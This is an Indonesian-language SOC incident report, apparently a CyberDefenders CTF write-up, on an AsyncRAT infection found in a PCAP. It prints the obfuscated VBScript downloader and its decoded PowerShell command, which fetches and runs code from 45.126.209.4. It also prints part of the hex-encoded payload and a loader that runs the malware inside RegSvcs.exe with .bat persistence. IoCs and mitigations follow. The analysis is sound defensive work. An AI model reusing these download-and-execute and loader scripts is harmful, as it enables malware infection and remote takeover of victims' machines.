2025

# SECURITY REPORT

## XLMRat Network Compromise and PCAP Investigation

github.com/Abdibimantara abdibimantara.github.io abdibimantara91@gmail.com

# Table of Contents

## 1. Executive Summary / Overview

Laporan ini merupakan hasil investigasi tim SOC terhadap file packet capture (PCAP) yang diperoleh dari perangkat network analyzer untuk mengidentifikasi aktivitas awal infeksi malware dan pola komunikasi yang mengindikasikan adanya tindakan berbahaya. Dari hasil analisa ditemukan koneksi mencurigakan menuju IP publik 45.126.209.4, di mana file xlm.txt yang diunduh melalui protokol HTTP berisi obfuscated payload yang menjalankan perintah PowerShell guna mengunduh file mdm.jpg, yang teridentifikasi sebagai varian AsyncRAT. Malware tersebut diketahui memanfaatkan legitimate tools seperti RegSvcs.exe untuk menjalankan prosesnya di memori serta membuat scheduled task guna mempertahankan persistensi. Berdasarkan temuan tersebut, insiden ini dikategorikan sebagai infeksi Remote Access Trojan (RAT) yang menggunakan teknik defense evasion dan persistence untuk menghindari deteksi serta mempertahankan akses ke sistem korban.

## 2. Scope

Dalam laporan investigasi ini, mencakup process Analisa menggunakan data PCAP yang didapatkan tim SOC dari perangkat network analyzer dengan tujuan untuk mengidentifikasi Initial process terhadap file tersebut, pola komunikasi yang berkaitan dengan malicious activity, Serta beberapa *Indicator of Compromise* (IoC) yang menjadi bagian dari process malicious tersebut. Process investigasi ini juga difokuskan untuk mengetahui bagaimana threat actor mencoba menghindari initial detection sehingga dapat dengan mudah masuk kedalam device korban. Berdasarkan hasil temuan tersebut, akan disusun rekomendasi yang bersifat *actionable* guna mendukung langkah mitigasi dan pencegahan insiden serupa di masa mendatang.

## 3. Methodology

Methodology dalam investigasi ini meliputi beberapa fase utama. Fase pertama, dimulai dengan dilakukannya Analisa pada file dump network traffic dari perangkat network analyzer (Wireshark) dalam bentuk PCAP. Analisa ini bertujuan untuk meninjau semua informasi network traffic secara mendalam. Dalam process Analisa tersebut, Tim SOC memfokuskan pada common protocol yang sering disalahgunakan oleh threat actor seperti HTTP connection serta payload umumnya terdapat pada request packet data tersebut.

Fase kedua, lanjutan dari fase sebelumnya. Dimana dalam fase ini berisikan process analisa lebih mendetail terkait dengan payload yang terdapat pada packet data tersebut hingga mendapatkan informasi mengenai jenis malware apa yang digunakan oleh threat actor dalam menginfeksi korban. Juga dianalisa bagaimana process malware tersebut melakukan defense evasion guna serta perstitent mekanisme. Output dari temuan ini berupa korelasi terhadap *Indicator of Compromise* (IoC) serta Tactic Tehnique Procedur (TTP) yang digunakan oleh threat actor.

Fase ketiga merupakan fase terkahir dari process analisa ini. Dimana dalam fase ketiga ini berisikan aktivitas pelaporan yang bertujuan untuk mendokumentasikan terkait dengan semua temuan, anomaly serta petensi resiko dan berisikan rekomendasi mitigasi yang dapat dilakukan untuk mencegah ataupun meminimalkan dampak insiden.


## 4. Finding and Analysis

Invesitgasi dimulai dengan melalukan analisa pada data network monitoring melalui perangkat security wireshark. Hasil tapping network traffic tersebut berfokus pada initial Server yang terduga compromise. Process analisa diawali dengan menemukan adanya suspiciois IP yang menjadi awal mula malicious activity tersebut. Terdapat koneksi kearah ip public yaitu 45.126.209.4 dengan request method adalah GET.

```
GET /xlm.txt HTTP/1.1
Accept: */*
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729)
Host: 45.126.209.4:222
Connection: Keep-Alive


HTTP/1.1 200 OK
Date: Tue, 09 Jan 2024 17:27:28 GMT
Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.0.30
Last-Modified: Fri, 05 Jan 2024 10:28:14 GMT
ETag: "7b6-60e304e3f0e63"
Accept-Ranges: bytes
Content-Length: 1974
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/plain
```

Dimana dalam koneksi tersebut, terdapat suatu request file dengan nama xlm.txt dengan status 200 yang menandakan berhasil dari proces koneksi tersebut. Lebih detail kami melihat adanya suatu payload yang melibatkan adanya teknik obfuscate untuk menghindari deteksi dari perang kat security.



```
Dim LZeWX(88), OodjR, i

' Define each part based on the provided order
LZeWX(0) = "[B"
LZeWX(1) = "YT"
LZeWX(2) = "e[" 
LZeWX(3) = "]]"
LZeWX(4) = ";$"
LZeWX(5) = "A1"
LZeWX(6) = "23"
LZeWX(7) = "=''"
LZeWX(8) = "Ie"
LZeWX(9) = "X("
LZeWX(10) = "Ne"
LZeWX(11) = "W-"
LZeWX(12) = "OB"
LZeWX(13) = "Je"
LZeWX(14) = "CT"
LZeWX(15) = " N"
LZeWX(16) = "eT"
LZeWX(17) = ".W"
LZeWX(18) = "';"
LZeWX(19) = "$B"
LZeWX(20) = "45"
LZeWX(21) = "6="
LZeWX(22) = "'e"
LZeWX(23) = "BC"
LZeWX(24) = "LI"
LZeWX(25) = "eN"
LZeWX(26) = "T)"
LZeWX(27) = ".D"
LZeWX(28) = "OW"
LZeWX(29) = "NL"
LZeWX(30) = "O'"
LZeWX(31) = ";["
LZeWX(32) = "BY"
LZeWX(33) = "Te"
LZeWX(34) = "[]"
LZeWX(35) = "];"
LZeWX(36) = "$C"
LZeWX(37) = "78"
LZeWX(38) = "9="
LZeWX(39) = "'V"
LZeWX(40) = "AN"
LZeWX(41) = "('"
LZeWX(42) = "'h"
LZeWX(43) = "tt"
LZeWX(44) = "p:"
LZeWX(45) = "//"
LZeWX(46) = "45"
LZeWX(47) = ".1"
LZeWX(48) = "26"
LZeWX(49) = ".2"
LZeWX(50) = "09"
LZeWX(51) = ".4"
LZeWX(52) = ":2"
LZeWX(53) = "22/m"
LZeWX(54) = "dm"
LZeWX(55) = ".j"
LZeWX(56) = "pg"
LZeWX(57) = "'')"
LZeWX(58) = ")'"
LZeWX(59) = ".R"
LZeWX(60) = "eP"
LZeWX(61) = "LA"
LZeWX(62) = "Ce"
LZeWX(63) = "('"
LZeWX(64) = "VA"
LZeWX(65) = "N'"
LZeWX(66) = ",'"
LZeWX(67) = "AD"
LZeWX(68) = "ST"
LZeWX(69) = "RI"
LZeWX(70) = "NG"
LZeWX(71) = "')"
LZeWX(72) = ";["
LZeWX(73) = "BY"
LZeWX(74) = "Te"
LZeWX(75) = "[]"
LZeWX(76) = "];"
LZeWX(77) = "Ie"
LZeWX(78) = "X("
LZeWX(79) = "$A"
LZeWX(80) = "12"
LZeWX(81) = "3+"
LZeWX(82) = "$B"
LZeWX(83) = "45"
LZeWX(84) = "6+"
LZeWX(85) = "$C"
LZeWX(86) = "78"
LZeWX(87) = "9)"

' Combine the parts into one string
OodjR = ""
For i = 0 To 88 - 1
    OodjR = OodjR & LZeWX(i)
Next

' Use the combinedParts in the shell execution
Set objShell = CreateObject("WScript.Shell")
objShell.Run "Cmd.exe /c POWeRSHeLL.eXe -NOP -WIND HIDDeN -eXeC BYPASS -NONI " & OodjR, 0, True
Set objShell = Nothing
```

```
[BYTe[]];$A123='IeX(NeW-OBJeCT NeT.W';$B456='eBCLIeNT).DOwNLO';[BYTe[]];$C789='VAN(''http://45.126.209.4:222/mdm.jpg'')'
.RePLACe('VAN' ,'ADSTRING');[BYTe[]];IeX($A123+$B456+$C789)
```

Terliha dari file .txt tersebut berisikan suatu payload mencurigakan. Dimana payload tersebut menggunakan metode obfuscate salah satu metode defense Evasion guna menghindari deteksi. Payload tersebut dibagi menjadi beberapa bagian sehingga sulit untuk dideteksi. Dalam payload tersebut juga terdapat perintah untuk menjalankan menggunakan tools legitimate windows yaitu powershell dengan parameter hidden dan bypass untuk mendukung process ini. Eksekusi perintah yang dilakukan oleh powershell tersebut bertujuan untuk melakukan koneksi kearah ip publik 45.126.209.4:222/mdm.jpg.


Temuan ini menjadikan bahwa file .txt sebelumnya merupakan file downloader malware dan file mdm.jpg merupakan file malware aslinya. Dari temuan tersebut kami kembali melakukan pengecekkan pada packet data yang berisikan koneksi kearah url tersebut.

```
HTTP/1.1 200 OK
Date: Tue, 09 Jan 2024 17:27:29 GMT
Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.0.30
Last-Modified: Fri, 05 Jan 2024 12:07:33 GMT
ETag: "69468-60e31b1792a41"
Accept-Ranges: bytes
Content-Length: 431208
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: image/jpeg

...$Content = @'


$hexString_bbb = "4D_5A_90_00_03_00_00_00_04_00_00_00_FF_FF_00_00_B8_00_00_00_00_00_00_00_40_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00
_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_80_00_00_00_0E_1F_BA_0E_00_B4_09_CD_21_B8_01_4C_CD_21_54_68_69_73_20_70_72_6
F_67_72_61_6D_20_63_61_6E_6E_6F_74_20_62_65_20_72_75_6E_20_69_6E_20_44_4F_53_20_6D_6F_64_65_2E_0D_0D_0A_24_00_00_00_00_00_00_00_50_45_00_
00_4C_01_03_00_FC_C6_3F_65_00_00_00_00_00_00_00_E0_00_02_01_0B_01_08_00_00_F8_00_00_00_0A_00_00_00_00_00_00_2E_16_01_00_00_20_00_00_00
_20_01_00_00_00_40_00_00_20_00_00_00_02_00_00_04_00_00_00_00_00_00_00_04_00_00_00_00_00_00_00_00_60_01_00_00_02_00_00_00_00_00_00_02_00_6
0_85_00_00_10_00_00_10_00_00_00_00_10_00_00_10_00_00_00_00_00_00_10_00_00_00_00_00_00_00_DC_15_01_00_4F_00_00_00_20_01_00_
FF_07_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_40_01_00_0C_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00
_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_20_00_00_08_00_00_00_00_00_00_00_00_00_0
0_08_20_00_00_48_00_00_00_00_00_00_00_00_00_00_00_2E_74_65_78_74_00_00_00_34_F6_00_00_00_20_00_00_00_F8_00_00_00_02_00_00_00_00_00_00_00_
00_00_00_00_00_00_00_20_00_00_60_2E_72_73_72_63_00_00_00_FF_07_00_00_00_20_01_00_00_08_00_00_00_FA_00_00_00_00_00_00_00_00_00_00_00_00_00
_00_40_00_00_40_2E_72_65_6C_6F_63_00_00_0C_00_00_00_00_00_40_01_00_00_02_00_00_00_02_01_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_40_00_00_42_0
0_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00
_00_00_00_00_BF_EB_1E_56_FB_CD_97_3B_B2_19_02_24_30_A5_78_43_00_3D_56_44_D2_1E_62_B9_D4_F1_80_E7_E6_C3_39_41_2E_00_2F_00_5C_00_00_00_1E_0
2_28_1B_00_00_0A_2A_1A_7E_14_00_00_04_2A_1E_02_80_14_00_00_04_2A_1A_7E_15_00_00_04_2A_1E_02_80_15_00_00_04_2A_1A_7E_16_00_00_04_2A_1E_02_
80_16_00_00_04_2A_1A_7E_17_00_00_04_2A_1E_02_80_17_00_00_04_2A_1A_7E_18_00_00_04_2A_1E_02_80_18_00_00_04_2A_1A_7E_19_00_00_04_2A_1E_02_80
_19_00_00_04_2A_1A_7E_1A_00_00_04_2A_1E_02_80_1A_00_00_04_2A_1A_7E_1B_00_00_04_2A_1A_7E_1C_00_00_04_2A_1E_02_80_1C_00_00_04_2A_1A_7E_1D_0
0_00_04_2A_1E_02_80_1D_00_00_04_2A_1A_7E_1E_00_00_04_2A_1E_02_80_1E_00_00_04_2A_2A_02_28_41_00_00_0A_16_FE_03_2A_32_7E_0B_00_00_04_03_6F_
42_00_00_0A_2A_2E_73_1B_00_00_0A_80_1B_00_00_04_2A_E6_28_29_00_00_06_3A_28_00_00_00_28_2A_00_00_06_3A_1E_00_00_00_28_2B_00_00_06_3A_14_00
_00_00_28_27_00_00_06_3A_0A_00_00_00_28_28_00_00_06_39_06_00_00_00_14_28_79_00_00_0A_2A_56_7E_27_00_00_04_28_33_00_00_06_80_28_00_00_04_2
8_A0_00_00_0A_2A_F2_72_21_34_00_70_28_AB_00_00_0A_72_2B_34_00_70_28_72_00_00_0A_80_24_00_00_04_14_FE_06_34_00_00_06_73_43_00_00_06_80_27_
00_00_04_7E_AC_00_00_0A_80_28_00_00_04_1F_0D_80_29_00_00_04_2A_56_28_B3_00_00_0A_73_B4_00_00_0A_20_20_02_00_00_6F_B5_00_00_0A_2A_62_7F_2B
_00_00_04_FE_15_0C_00_00_02_16_6A_73_C3_00_00_0A_80_2C_00_00_04_2A_6E_7E_31_00_00_04_39_10_00_00_00_7E_31_00_00_04_6F_C5_00_00_0A_14_83_1
1_00_00_04_2A_7E_7E_10_00_00_04_28_17_00_00_0A_39_0F_00_00_00_28_4B_00_00_06_39_05_00_00_00_28_5C_00_00_06_2A_56_72_F5_34_00_70_7E_11_00_
00_04_28_72_00_00_0A_80_36_00_00_04_2A_BE_73_B9_00_00_06_25_72_ED_21_00_70_6F_A4_00_00_06_72_2D_39_00_70_6F_B1_00_00_06_6F_AE_00_00_06_28
```

Seperti terlihat pada gambar diatas, koneksi tersebut mendapatkan response code 200 yang menandakan berhasil dan berhasil didownload. Dalam packet data tersebut terdapat script hex yang kemudian dianalisa untuk mendapatkan hash 256 nya adalah 1eb7b02e18f67420f42b1d94e74f3b6289d92672a0fb1786c30c03d68e81d798. Dimana dari hasil penelusuran tersebut filenya teridentifkasi sebagai asyncrat family dan diketahui bahwa file tersebut dibuat pada 2023-10-30 15:08 berdasarkan informasi dari virustotals.




| | | | |
|---|---|---|---|
| AhnLab-V3 | Malware/Win.Generic.C4980844 | Alibaba | Backdoor:MSIL/AsyncRat.a2786761 |
| AliCloud | Rat:Win/AsyncRAT.Stub | ALYac | Gen:Variant.AsyncRat.Marte.6 |
| Antiy-AVL | Trojan/Win32.Agent | Arcabit | Trojan.AsyncRat.Marte.6 |
| Arctic Wolf | Unsafe | Avast | Win32:MalwareX-gen [Drp] |
| AVG | Win32:MalwareX-gen [Drp] | Avira (no cloud) | TR/Dropper.Gen |
| BitDefender | Gen:Variant.AsyncRat.Marte.6 | Bkav Pro | W32.AIDetectMalware.CS |
| ClamAV | Win.Packed.Razy-9625918-0 | CrowdStrike Falcon | Win/malicious_confidence_100% (W) |
| CTX | Exe.trojan.asyncrat | DeepInstinct | MALICIOUS |
| DrWeb | BackDoor.AsyncRATNET.2 | Elastic | Windows.Trojan.Asyncrat |

Kami juga menemukan bahwa file mdm.jpg tersebut dijalankan pada device tercompromise menggunakan legitimate tools. Legitimate tools yang dimaksud adalah RegSvcs.exe seperti pada gambar dibawah ini. Attacker memanfaatlam RegSvcs.exe untuk menjalankan malware sebagai filess yang dieksekusi di memori. Juga terdapat scheduler task yang dibuat oleh attacker dengan tujuan untuk memastikan bahwa process tersebut terus berjalan. Dan dari hasil process tersebut ditemukan juga Indicator of Compromise yaitu Conted.vbs,Conted.ps1,Conted.bat.

```
Sleep 5
$HM = 'L################o################a#d' -replace '#', ''
$Fu = [Reflection.Assembly]::$HM($pe)


$NK = $Fu.GetType('N#ew#PE#2.P#E'-replace  '#', '')
$MZ = $NK.GetMethod('Execute')
$NA = 'C:\W#######indow###########s\Mi####cr'-replace  '#', ''
$AC = $NA + 'osof#####t.NET\Fra###mework\v4.0.303###19\R##egSvc#####s.exe'-replace  '#', ''
$VA = @($AC, $NKbb)

$CM = 'In################vo################ke'-replace '#', ''
$EY = $MZ.$CM($null, [object[]] $VA)


'@
[IO.File]::WriteAllText("C:\Users\Public\Conted.ps1", $Content)


$Content = @'
@e%Conted%%Conted% off
set "ps=powershell.exe"
set "Contedms=-NoProfile -WindowStyle Hidden -ExecutionPolicy Bypass"
set "cmd=C:\Users\Public\Conted.ps1"
%ps% %Contedms% -Command "& '%cmd%'"
exit /b

'@
[IO.File]::WriteAllText("C:\Users\Public\Conted.bat", $Content)

$Content = @'
on error resume next
Function CreateWshShellObj()
    Dim objName
    objName = "WScript.Shell"
    Set CreateWshShellObj = CreateObject(objName)
End Function

Function GetFilePath()
    Dim filePath
```

## 5. Impact Assessment

Berdasarkan hasil analisa teknis terhadap aktivitas jaringan, payload, serta artefak yang ditemukan, insiden ini dikategorikan memiliki tingkat keparahan tinggi (High Severity). Infeksi malware AsyncRAT yang terdeteksi berpotensi memberikan akses jarak jauh kepada penyerang untuk melakukan kontrol penuh terhadap sistem korban. Kondisi ini secara langsung mengancam aspek kerahasiaan (confidentiality), karena threat actor dapat mengekstraksi data sensitif seperti kredensial, dokumen internal, maupun informasi pengguna tanpa terdeteksi.

Dari sisi integritas (integrity), penyerang memiliki kemampuan untuk memodifikasi file sistem, melakukan perubahan pada konfigurasi keamanan, atau menanamkan payload tambahan yang dapat memperkuat posisi mereka di dalam sistem. Sementara dari aspek ketersediaan (availability), aktivitas command-and-control (C2) serta mekanisme persistence yang dijalankan dapat menimbulkan penurunan performa sistem, ketidakstabilan layanan, bahkan potensi system crash apabila malware melakukan aktivitas destruktif atau eksfiltrasi data secara masif.

Selain dampak teknis, insiden ini juga membawa konsekuensi operasional yang signifikan. Adanya kemungkinan terjadinya lateral movement, credential dumping, ataupun serangan lanjutan ke infrastruktur internal lainnya menunjukkan bahwa insiden ini tidak hanya berdampak pada satu host saja, tetapi berpotensi melebar ke seluruh jaringan organisasi. Secara

keseluruhan, serangan ini menurunkan postur keamanan organisasi dan membuka peluang bagi akses tidak sah terhadap aset kritikal jika tidak segera dilakukan tindakan mitigasi yang tepat.

## 6. Recommendations

Berdasarkan hasil investigasi dan tingkat risiko yang teridentifikasi, berikut langkah-langkah mitigasi dan pencegahan yang disarankan:

A. Immediate Containment & Eradication
- Isolasi host terindikasi terkompromi dari jaringan internal untuk mencegah komunikasi lanjutan dengan C2 server (45.126.209.4).
- Hapus file berbahaya yang teridentifikasi seperti xlm.txt, mdm.jpg, serta script persistence (Conted.vbs, Conted.ps1, Conted.bat).
- Periksa Scheduled Task dan Registry Key untuk menghapus entri yang dibuat oleh malware (RegSvcs.exe persistence).
- Lakukan full antivirus scan dan EDR sweep menggunakan definisi terbaru pada seluruh endpoint yang berpotensi terpapar.

B. Network and System Hardening
- Blokir akses keluar (egress filtering) ke IP dan domain terindikasi: 45.126.209.4, port 222, serta URL terkait /mdm.jpg.
- Aktifkan TLS inspection dan URL filtering pada perimeter security device untuk mendeteksi pola unduhan mencurigakan.
- Perkuat PowerShell policy, seperti menerapkan Constrained Language Mode dan Script Block Logging untuk mendeteksi eksekusi obfuscated script.
- Monitoring penggunaan LOLBin (misalnya RegSvcs.exe, Rundll32.exe, MSHTA.exe) melalui SIEM untuk mendeteksi potensi penyalahgunaan.

C. Long-term Preventive Measures
- Implementasi Threat Intelligence Integration pada SOC untuk mengkorelasikan IOC dengan serangan serupa berbasis AsyncRAT.
- Memnbuat program security awareness training kepada karyawan untuk meningkatkan kewaspadaan terhadap unduhan file dari sumber tidak terpercaya.
- Segera lakukan patch management dan endpoint protection, khususnya pada perangkat yang memiliki akses langsung ke internet.
- Review dan update incident response plan (IRP) agar mencakup skenario serangan berbasis remote access trojan.

## 7. Conlclusion

Dapat disimpulkan bahwa insiden ini melibatkan aktivitas berbahaya yang dikategorikan sebagai malware infection melalui HTTP-based downloader dengan payload utama berupa AsyncRAT. Serangan ini memanfaatkan teknik obfuscation, living-off-the-land, serta persistence mechanism untuk menghindari deteksi dan mempertahankan akses ke sistem korban. Dampak potensial dari serangan ini cukup signifikan terhadap kerahasiaan dan integritas sistem organisasi. Oleh karena itu, tindakan mitigasi segera dan peningkatan kontrol keamanan jaringan menjadi prioritas utama untuk mencegah terulangnya insiden serupa. Dengan penerapan rekomendasi yang telah diuraikan, diharapkan organisasi dapat meningkatkan kemampuan

deteksi dini, memperkuat lapisan pertahanan, serta memperkecil kemungkinan keberhasilan serangan pada masa mendatang.

## 8. Reference

Blue team CTF Challenges | XLMRat - CyberDefenders